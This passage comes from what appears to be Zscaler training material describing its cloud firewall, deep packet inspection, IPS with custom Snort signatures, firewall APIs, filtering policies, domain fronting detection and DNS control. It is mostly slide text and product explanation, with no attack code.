3. **Use EDR logs to trace process-level activity**, identifying potential **malware infections**.

By integrating **Zscaler logs with SIEM & EDR**, security teams can **detect, investigate, and mitigate threats faster**.

Conclusion

Zscaler's **Analytics & Reporting** architecture provides **real-time visibility, security insights, and compliance enforcement**. Whether **streaming logs to SIEMs, monitoring network threats, or enforcing access policies**, organizations benefit from **granular analytics and automated security intelligence**—all within the **Zero Trust Exchange**.

Access Control Services

In this chapter, explore how Zscaler delivers **advanced access control policies** through the **Zero Trust Exchange** platform. Gain a deeper understanding of the **key components** that make up **Zscaler’s Access Control Services suite** and follow step-by-step guidance on their common configurations.


By the end of this chapter, you will be able to:

1. **Explain** how proxy-based firewall architecture enforces security and evaluates policies
2. **Illustrate** how DNS protects end users, machines, IoT and all type of endpoints with improved performance
3. **Describe** why it is important to have restrictions around tenants, and the advanced Tenant Restrictions that Zscaler offers
4. **Explain** the importance of Segmentation and Conditional Access through Policies and how Zscaler has included these capabilities into its advanced Access Control Services suite
5. **Configure** Zscaler's Access Control Services and capabilities including Cloud Firewall, DNS Control, Tenant Restriction, and Segmentation

Zscaler's Access Control Services Suite

Zscaler Cloud Firewall

Let's begin by revisiting the **Zero Trust Exchange** platform. **Zscaler's Cloud Firewall** is a core component of the **Access Control Services** suite, providing advanced security and policy enforcement across all user traffic.




Zscaler Cloud Firewall Architecture

Zscaler's cloud firewall is built on a **proxy-based firewall architecture** with over 150 global data centers, each housing **Zscaler Enforcement Nodes** (now known as **ZIA Public Service Edges**). These enforcement nodes act as the key **policy enforcement engines** within the Zero Trust Exchange.

Inside the Zscaler Enforcement Nodes, security policies are applied and evaluated across two main modules:

1. **Firewall Module**
2. **Proxy Module**



Firewall Module

The firewall module consists of four key engines:

- **Deep Packet Inspection (DPI) Engine** – A homegrown, cloud-native engine that identifies all ports and protocols.
- **Policy Engine** – Provides policy control over all firewall module functions.


- **DNS Proxy/Gateway (DNS Engine)** – Enables header-based restrictions and domain-based access controls.
- **Intrusion Prevention System (IPS) Engine** – Applies security policies, detects threats on a per-packet basis, and prevents intrusions.

Proxy Module

All web traffic, including HTTP, HTTPS, and some Application Layer Gateways (ALGs) like FTP, are processed within the **proxy module**. This ensures full security stack capabilities such as **antivirus, sandboxing, intrusion prevention, advanced threat protection, and malware prevention**.

Deep Packet Inspection

The **Deep Packet Inspection (DPI) engine** plays a critical role in identifying applications at the network layer. As soon as traffic reaches a **Zscaler Enforcement Node**, the DPI engine inspects the **first five packets** to classify the application and apply appropriate policies.


Evasive Traffic on Non-Standard Ports

Zscaler Deep Packet Inspection (DPI)

- How do you identify an attacker on port 8999 running a web server ?

IP	TCP/UDP	Application
	8999	HTTP
	445	HTTPS
	200	FTP
	55	DNS

Packet format with non-standard ports used by standard protocols

- Using Deep packet Inspection (DPI), Cloud Firewall caches the non-standard ports on which it receives web/ftp/dns traffic

Advanced Settings

AUTO PROXY FORWARDING FOR NON-DEFINED PORTS

HTTP	HTTPS	FTP	DNS	RTSP	PPTP
✓	✓	✓	✓	✓	✓

Identify evasive traffic on non-std ports

This allows for more **intelligent policy enforcement** by identifying applications even when they attempt to evade detection through non-standard ports. For example, if an attacker runs an unauthorized application on port 443, Zscaler's DPI engine detects and blocks it.

To further simplify security management, Zscaler offers **auto proxy forwarding** for non-standard ports. This means that if an application runs on a **non-standard port**, Zscaler will:

- Identify and cache the application's traffic pattern.
- Allow future sessions without requiring administrators to manually define policies for each new application.

For example, if a customer wants to allow **DNS traffic on UDP 53**, Zscaler automatically identifies it, caches the information, and enforces DNS policies without manual configuration.


A major benefit of **DPI** is its ability to enforce consistent security policies regardless of user location. Traditional security models require separate policies for **on-premises and remote users**, often leading to **security gaps**. Zscaler solves this by introducing the **Road Warrior (Remote User) location type**, allowing organizations to **apply the same policies across all users, no matter where they connect from**.

Dynamic Risk-Based Access Policies

A **zero trust security model** must assess the risk posed by each user and device. Many enterprises allow employees to work from **personal (BYOD) or corporate-managed devices**, making it critical to:


- Identify user authentication status.
- Measure risk based on **device posture** and **network conditions**.
- Enforce **adaptive access controls** based on these attributes.

With **dynamic risk-based policies**, Zscaler ensures that users connecting from **untrusted networks or unmanaged devices** receive **limited access**, while users on **trusted networks with corporate-issued devices** get **full access**.



Dynamic, Risk-Based Access Policy

User Risk	Device Posture	Access Criteria & Policy
Is the user trustworthy?	Is the device managed?	What policy to enforce?
✓ Joe Doe	✓ Managed	✓ Application — DPI vs. Ucaas or Network Service
✓ Product Mgmt	✓ Firewall **ON**	✓ User at Location or Remote?
✓ Low Risk Score	✓ Secure Endpoint	✓ Address, Domain accessed



Adaptive Policies for Remote Workforce

Consistent Policies for Work From Anywhere users

Challenge

- Enforcing uniform policy for all users
- Consistency of policies irrespective of user location
- Consistency of security policies as user moves

Solution

- Remote user policy object
- Enable Cloud-Gen Firewall for all "Remote User" (non-Location) users
- Cloud-Gen Firewall extendable on per customer basis to tunnel and PAC users

Benefits

- Easy to assign policy to WFA users
- Firewall policy for everyone, all the time

Firewall Control
Add Firewall Filtering Rule
Save
Cancel
Unselected Items
Search...
Road Warrior
Bangalore
test
Delhi (North Delhi)
Delhi (South Delhi)
Delhi (other)
Done
Cancel
CLOUD FIREWALL FOR ZSCALER CLIENT CONNECTOR 1.0 AND PAC ROAD-WARRIORS
Cloud Firewall for Zscaler Client Connector 1.0 and PAC Road-Warriors


Default knob enabled

Device Posture Profile

Zscaler enhances **access control** by integrating **device posture checks** into **Zscaler Internet Access (ZIA)**. These posture checks evaluate more than **12 different security attributes**, including:

- Valid digital certificates.
- Running antivirus software.
- Firewall status.
- Operating system version.

Zscaler partners with **CrowdStrike, Carbon Black, and SentinelOne** to detect **endpoint security agents** and enforce **custom security policies** based on device posture.



Cloud Device Posture Profile for Zscaler Internet Access

Challenge

- User identity is not applicable for devices in the network connecting to ZIA
- Need dynamic, risk-based access policies

Solution

- A device posture profile is a set of criteria that a user's device must meet in order to access applications with ZIA
- Device posture check attributes are-
  - A valid certificate, Active anti-virus, OS type, OS version, firewall enabled flag, Endpoint Protection software
- Zscaler Client Connector (ZCC) evaluates device posture
- ZIA Public Service Edge allows application access only if the device meets the posture requirements

Benefits

- Continuous assessment, real-time security and compliance checks of the endpoints
- Ensure only secure devices can access internet applications no matter where they are

Intrusion Prevention System (IPS)

Zscaler's **IPS engine** provides real-time threat prevention for **web and non-web applications**, offering complete visibility into:

- Top threats blocked.
- Most frequently triggered IPS rules.
- Users with the highest risk scores.


Zscaler's IPS includes over **20,000 threat signatures** across **17+ intrusion prevention categories**, continuously updated by **ThreatLabZ**.

A key advantage of **Zscaler's IPS** is its ability to **learn from one customer's attack patterns** and apply protections across all customers using **AI and automation**. This ensures **real-time protection** without requiring manual updates.


Additionally, Zscaler allows enterprises to **create custom IPS signatures**. This is useful for **SOC teams** that need to enforce **private security rules** for compliance reasons. These custom signatures are validated by Zscaler and applied across **web and non-web applications**.

Intrusion Prevention for all Web & Non-Web Applications

Contextual aware protection leverages advanced behavioral signatures to prevents intrusion, unlike appliances that rely only on static signatures


Consistent protection on and off network
Real time threat trending
User level threat visibility
18000+ managed and adaptive IPS signatures
https://threatlibrary.zscaler.com/
IPS Firewall Overview
Add IPS Control Rule
Save
Cancel

Granular IPS Policy by IPS Category





- Apply targeted IPS policy by users, groups, location, network services, source and destinations etc.
- Action and logging definable by rule: "allow and log" or "block and log" etc.

Custom IPS Signatures

Solution

- Create new signatures using Snort syntax
- Define new IPS categories or use existing
- User existing IPS Control rule format to assign and invoke
- Limited to non-web and requires private infra to deploy


IPS Categories & Custom Signature Rules
IPS Categories (Predefined:04, Custom:02)
Custom IPS Signature Rules
Add Custom IPS Signature Rule
Import Signature Rules
Export Signature Rules
Name
Description
Signature Rule
Threat Category
Status
Action



```
alert tcp any any → any any (msg:"Test rule"; content:"Hello World";)
```

Benefits


- Secops team targets unique threats to customer
- Generate log signal for SIEM ingestion

APIs for Cloud Firewall

A major advantage of Zscaler's **Zero Trust Exchange** is its **extensive API support**. Organizations can **fully integrate firewall management** with security tools like:

- **Tufin, AlgoSec, and Skybox** for automated firewall rule management.
- **SIEM solutions** for log collection and analytics.

Through **Zscaler's APIs**, customers can **automate security policies**, **update firewall rules**, and **integrate access control decisions into existing workflows**.



APIs for Cloud Firewall Management

- **Full** Create, Read, Update, Delete **(CRUD)** API set for complete integration
- Supports **all Cloud Firewall** rules, dependent objects, and entities
- Full **developer** documentation with examples


Firewall Policies

```
GET     /firewallDnsRules                    Gets all DNS Control policy rules used by the Firewall policy
POST    /firewallDnsRules                    Adds a new DNS Control policy rule to the Firewall policy
GET     /firewallDnsRules/{ruleId}           Gets the DNS Control policy rule information for the specified ID
PUT     /firewallDnsRules/{ruleId}           Updates the DNS Control policy rule information for the specified ID
DELETE  /firewallDnsRules/{ruleId}           Deletes the DNS Control policy rule for the specified ID
GET     /firewallFilteringRules              Gets all rules in the Firewall Filtering policy
POST    /firewallFilteringRules              Adds a new Firewall Filtering policy rule
GET     /firewallFilteringRules/{ruleId}     Gets the Firewall Filtering policy rule information for the specified ID
PUT     /firewallFilteringRules/{ruleId}     Updates Firewall Filtering policy rule information for the specified ID
DELETE  /firewallFilteringRules/{ruleId}     Deletes a Firewall Filtering policy rule for the specified ID
```

Cloud Firewall Filtering Policies

Zscaler's **Firewall Filtering Control** enables organizations to enforce granular security rules based on:

- **Network services** (port/protocol combinations).
- **Network applications** (Layer 7 metadata).
- **Users, groups, and locations**.
- **Destination types** (IP, FQDN, wildcard domains).



Granular Policy Control


HTTP/HTTPS traffic only on guest Wi-Fi
Allow FTP for IT users only
Block all P2P apps except Skype for Bus.
Allow access to dynamic IPs based upon FQDN

Rule Order	Admin Rank	Rule Name	Criteria	Action
1	7	DNS-rule	NETWORK SERVICES DNS	Allow
2	7	Guest Wi-Fi	NETWORK SERVICES HTTP; HTTPS TIME Work-time	Allow
3	7	File Transfers	NETWORK APPLICATIONS FTP; FTP-Data; FTPS; TFTP USERS IT	Allow
4	7	Office 365	DEPARTMENTS Engineering; Engineering QA; Executive; Finance; Human Resou... NETWORK APPLICATION GROUPS MSOffice365	Allow
5	7	P2P Except Skype	NETWORK APPLICATION GROUPS Peer-to-Peer Apps	Block/Reset
6	7	Finance AWS Test Server	DEPARTMENTS Finance	Allow

Importantly, network services and network applications work together using a **logical AND** relationship, meaning both conditions must be met for a policy to apply. This prevents inconsistencies where an application might be flagged incorrectly due to non-standard port usage, ensuring more accurate and reliable security enforcement.

Administrators can define **allow, block, reset, or drop** actions based on the **type of access required**.

To simplify **FQDN-based access**, Zscaler provides **built-in DNS caching** at every **data center**. This ensures that **wildcard-based policies** dynamically adapt to cloud services like **AWS S3, Azure, and GCP**, eliminating the need for **manual updates**.



Firewall Control Policy

- Network Service: {Port+Protocol}
  - Predefined -- HTTP : TCP+80, HTTPS: TCP+443, DNS: UDP/TCP+53
- Network Application : { Layer 7 metadata+Port+Protocol+IP}
  - DPI signature: Irrespective of port and IP
- Network service & network application criteria in the same rule results in a logical "AND" condition
  - Telnet network service on Port 23
  - Telnet network application on any port
  - **"AND" results in telnet protocol as detected by DPI must be on port 23**
- Criteria within the same network service or network app is logical "OR"

CRITERIA

Network Service Groups: None

Network Services: Telnet

CRITERIA

Network Application Groups: None

Network Applications: Telnet

ACTION

Network Traffic: Allow

Logging: Aggregate

Dynamic Application Services

Managing **Unified Communications as a Service (UCaaS) applications** like **Teams, Zoom, WebEx, and RingCentral** can be complex due to **frequent updates to IPs, ports, and protocols**.


Zscaler simplifies this by:

- **Integrating directly with UCaaS providers via APIs**.
- **Automatically updating firewall rules** based on real-time provider data.
- **Eliminating manual policy updates** for administrators.

This **dynamic application service** ensures seamless **policy enforcement** for **business-critical communication platforms**.

Dynamic Application Services

- Identify UCaaS and other application services at **first packet**
- Lowest latency, selective treatment of **O365, Zoom & Webex**
- Blend App Service criterion into adaptive, **context aware** policies



Add Firewall Filterimg Rule

FIREWALL FILTERING RULE

Rule Order: 1

Admin Rank: 7

Rule Name: Zsacler

Rule Status: Enabled

CRITERIA

Who, Where & When | Services | Applications | Source IP | Destination IP

Network Application Groups: Any OR Network Applications: Any

AND

Application Service Groups: Any OR Application Services: Any

ACTION

Network Traffic: Allow

Logging: Aggregate | Full

DESCRIPTION

Save Cancel

Unselected Items

Search...

□ LogMeIn
□ Microsoft 365
□ RingCentral
□ Webex Teams
□ Zoom


Done Cancel

Visibility & Reporting

Zscaler offers **centralized visibility** into firewall activity, including:

- **Top applications accessed**.
- **Users consuming the most bandwidth**.
- **Blocked threats and policy violations**.

Detailed Logging and Reporting




- Drill-down by application
- View top rules hit
- Rule name hit included in every log — easier for debugging
- Displayed field selection customizable

Administrators can drill down into logs to analyze:

- **Who accessed a specific application**.
- **Which users attempted to bypass security controls**.
- **How threats were mitigated in real-time**.

Visibility and Management



Zscaler's **ThreatLabZ threat intelligence portal** provides:

- **Detailed CVE reports**.

- **Threat categorization by protocol, port, and severity**.
- **AI-driven threat correlation across global Zscaler customers**.

Domain Fronting Detection

Domain fronting is a common technique used to **bypass security controls**. Attackers manipulate **SNI (Server Name Indication) headers** to disguise their traffic as legitimate.

For example, an attacker might send a **HTTPS request** claiming to access google.com, while the actual request is directed to a **malicious server**. Zscaler detects this by analyzing:

- **The mismatch between the HTTPS URL and SNI**.
- **The difference between the requested hostname and server IP**.

If a mismatch is found, Zscaler **blocks the request** to prevent security evasion.


Summary

Zscaler’s **Cloud Firewall** is a **next-generation security solution** built on the **Zero Trust Exchange**. By enforcing **dynamic policies, leveraging AI-driven threat prevention, and providing full API integration**, Zscaler delivers:

- **Consistent security policies across all users**.
- **Advanced threat prevention with deep packet inspection**.
- **Full visibility into firewall and application traffic**.
- **Seamless cloud-based security enforcement**.


With its **scalable architecture**, **automated updates**, and **real-time threat protection**, Zscaler ensures **a secure, high-performance cloud firewall solution for modern enterprises**.

DNS Control


Zscaler DNS Control
Users
Zero Trust Exchange
Preferred recursive DNS resolver
Trusted DNS Resolver
Transit option for iterative DNS
OR
As secondary resolver
3rd party Internet Resolvers
Optimized DNS resolution
• Zscaler Trusted DNS Resolver
• Recursive DNS resolution
• Closer to the user, Lowest latency
• No configuration needed, just traffic forwarding to ZIA
• Built in opensource DNS servers for faster resolution
• Secondary Internet resolvers
DNS Security
• Data exfiltration protection through DNS tunnels
• Newly registered / Newly observed domain protection
• Built in: DNSSEC for verifying servers, cache poisoning protection
DNS filtering
• Filter on requested, resolved categories/domains OR resolved countries
• Filter on request type – A, AAAA, CDNSKEY, MX, OPT..
Access Control
Threat prevention
Data Protection

